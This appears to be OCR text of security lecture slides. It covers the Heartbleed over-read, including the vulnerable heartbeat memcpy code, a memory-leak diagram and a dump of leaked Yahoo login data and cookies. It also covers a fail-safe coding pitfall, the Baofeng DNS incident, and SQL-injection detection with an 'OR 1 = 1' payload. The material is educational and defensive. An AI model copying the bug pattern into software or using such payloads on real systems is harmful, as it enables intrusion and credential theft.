
Server

Receive

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```

Respond

```
*bp++ =
TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```




Server

Receive

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```

Respond

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```




Server


Receive

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```


Respond

```
    *bp++ =
TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, pl, payload);
```






Server




Heartbeat Request

Payload - 'ma'
Payload Length - '2'


Server


Source
m
a
d
a
d
b
r
o
s
Destination
Heartbeat Request
Payload - 'ma'
Payload Length - '8'
Source
m
a
d
a
d
b
r
o
s
Destination
m
a
d
a
d
b
r
o
Memory Leakage
Memory Area




```
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 4681
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 20 2F 63 6F 6E 66 69 67 2F 70 77 74 6F  .@. /config/pwto
  0010: 6B 65 6E 5F 67 65 74 3F 73 72 63 3D 79 65 6D 61  ken_get?src=yema
  0020: 69 6C 69 6D 61 70 26 74 73 3D 31 33 39 36 39 35  ilimap&ts=139695
  0030: 39 32 35 38 26 6C 6F 67 69 6E 3D 68 6F 6C 6D 73  9258&login=holms
  0040: 65 79 37 39 26 70 61 73 73 77 64 3D [redacted]  ey79&passwd=[redacted]
  0050: [redacted] 73 69 67 3D 4E 37 64 72 70  [redacted]&sig=N7drp
  0060: 68 45 4A 53 6E 77 50 5A 69 62 34 39 34 39 55 33  hEJSnwPZib4949U3
  0070: 51 2D 2D 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F  Q-- HTTP/1.1..Ho
  0080: 73 74 3A 20 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E  st: login.yahoo.
  0090: 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A  com..Accept: */*
  00a0: 0D 0A 59 61 68 6F 6F 52 65 6D 6F 74 65 49 50 3A  ..YahooRemoteIP:
  00b0: 20 38 31 2E 31 30 38 2E 35 [redacted] 0D 0A   81.108.[redacted]..
  00c0: 0D 0A CE 76 37 B9 80 99 10 68 EF 4A 6E 33 E0 80  ...v7....h.Jn3..
  00d0: 73 24 55 FB 1A BB 92 81 9C 20 AF E6 BE E9 26 65  s$U...... ....&e
  00e0: 70 51 A2 33 32 95 7F 9F 07 FB C4 5E C6 82 D5 9A  pQ.32......^....
  00f0: 13 C0 CF 8D D6 52 73 16 0F 4E 0A EE 8F 3E 3B DE  .....Rs..N...>;.
  0100: C4 70 6E 1C 56 FF 30 20 59 61 68 6F 6F 4D 6F 62  .pn.V.0 YahooMob
  0110: 69 6C 65 4D 61 69 6C 2F 31 2E 30 20 28 41 6E 64  ileMail/1.0 (And
  0120: 72 6F 69 64 20 4D 61 69 6C 3B 20 33 2E 30 2E 32  roid Mail; 3.0.2
  0130: 35 29 20 28 7A 34 75 3B 48 54 43 3B 48 54 43 20  5) (z4u;HTC;HTC
  0140: 44 65 73 69 72 65 20 35 30 30 3B 34 2E 31 2E 32  Desire 500;4.1.2
  0150: 2F 4A 5A 4F 35 34 4B 29 0D 0A 43 6F 6F 6B 69 65  /JZO54K)..Cookie
  0160: [redacted]  : [redacted]
  0170: 65 26 62 3D 34 26 64 3D 32 7A 31 43 6B 2E 35 70  e&b=4&d=2z1Ck.5p
  0180: 59 45 4A 78 4F 70 70 5A 4A 43 58 38 6E 44 6A 4E  YEJxOppZJCX8nDjN
  0190: 6A [redacted] 67 2D 2D  j[redacted]7KHXg--
  01a0: 26 73 3D 61 37 26 69 3D 42 5F 54 38 72 53 6C 43  &s=a7&i=B_T8rSlC
  01b0: 4A 61 61 58 70 54 73 43 63 4C 71 36 3B 20 65 78  JaaXpTsCcLq6; ex
  01c0: 70 69 72 65 73 3D 46 72 69 2C 20 30 38 2D 41 70  pires=Fri, 08-Ap
  01d0: 72 2D 32 30 31 36 20 31 32 3A 31 34 3A 31 36 20  r-2016 12:14:16
  01e0: 47 4D 54 3B 20 70 61 74 68 3D 2F 3B 20 64 6F 6D  GMT; path=/; dom
  01f0: 61 69 6E 3D 2E 79 61 68 6F 6F 2E 63 6F 6D 3B 46  ain=.yahoo.com;F
  0200: 3D 61 [redacted] 7A 42  =a=[redacted]vSszB
  0210: 58 76 30 54 6F 6D 32 6A 4F 61 30 52 46 2E 52 66  Xv0Tom2jOa0RF.Rf
  0220: 53 73 4D 4F 39 75 4D 64 66 77 68 31 58 50 75 71  SsMO9uMdfwh1XPuq
  0230: [redacted] 2E 2E 73 4B 4A 37 6F 37  [redacted]..sKJ7o7
  0240: 6E 70 58 56 56 30 56 55 7A 63 2D 26 62 3D 4A 4B  npXVV0VUzc-&b=JK
  0250: 78 5A 3B 20 65 78 70 69 72 65 73 3D 46 72 69 2C  xZ; expires=Fri,
  0260: 20 30 38 2D 41 70 72 2D 32 30 31 36 20 31 32 3A   08-Apr-2016 12:
  0270: 31 34 3A 31 36 20 47 4D 54 3B 20 70 61 74 68 3D  14:16 GMT; path=
```

Mobile Data Charging: New Attacks and Countermeasures



(a) In a normal case



(b) Under a toll-free-data-attack

Figure 5: Web browsing in normal and attacked cases.

Fail to Fail Safe

```
DWORD dwRet = IsAccessAllowed(…);
if (dwRet == ERROR_ACCESS_DENIED) {
   // Security check failed.
      // Inform user that access is denied
} else {
   // Security check OK.
      // Perform task…
}
```

What if IsAccessAllowed() returns ERROR_NOT_ ENOUGH_MEMORY?

Popularity -> Threat

- Storm Codec (Baofeng)
  - The most popular multimedia player in China
    - A huge number of users
    - Not malicious
  - DNS query implementation
    - If DNS query fails, send more queries faster and faster
  - OK, Baofeng's authoritative DNS servers are down on 2009
    - What happens?
- Implications
  - Popular applications?
  - Large online advertisement companies?


Backup

Detection

- Signature-based detection
  - “DROP Table”
  - “Insert into”
- Anomaly Detection
  - Query syntax analysis
    - Injected content change the parse tree of a query

Detection

- Anomaly Detection
  - Query Syntax Analysis



Normal Profile
Anomaly
where_clause
bcond
bterm
bfactor
cond
value
comp
str_lit
id
lit
num
WHERE uname = 'John' AND cardtype = 2
WHERE uname = 'John' AND cardtype = 2 OR 1 = 1

Prevention

- Mediate Input
  - Use pattern matching
- Hide error messages
- READ ONLY Database Access

Prevention

- Whitelisting
  - Define what should be accepted

- Blacklisting (NO)
  - It can never be complete

Mobile Data Charge

- TBA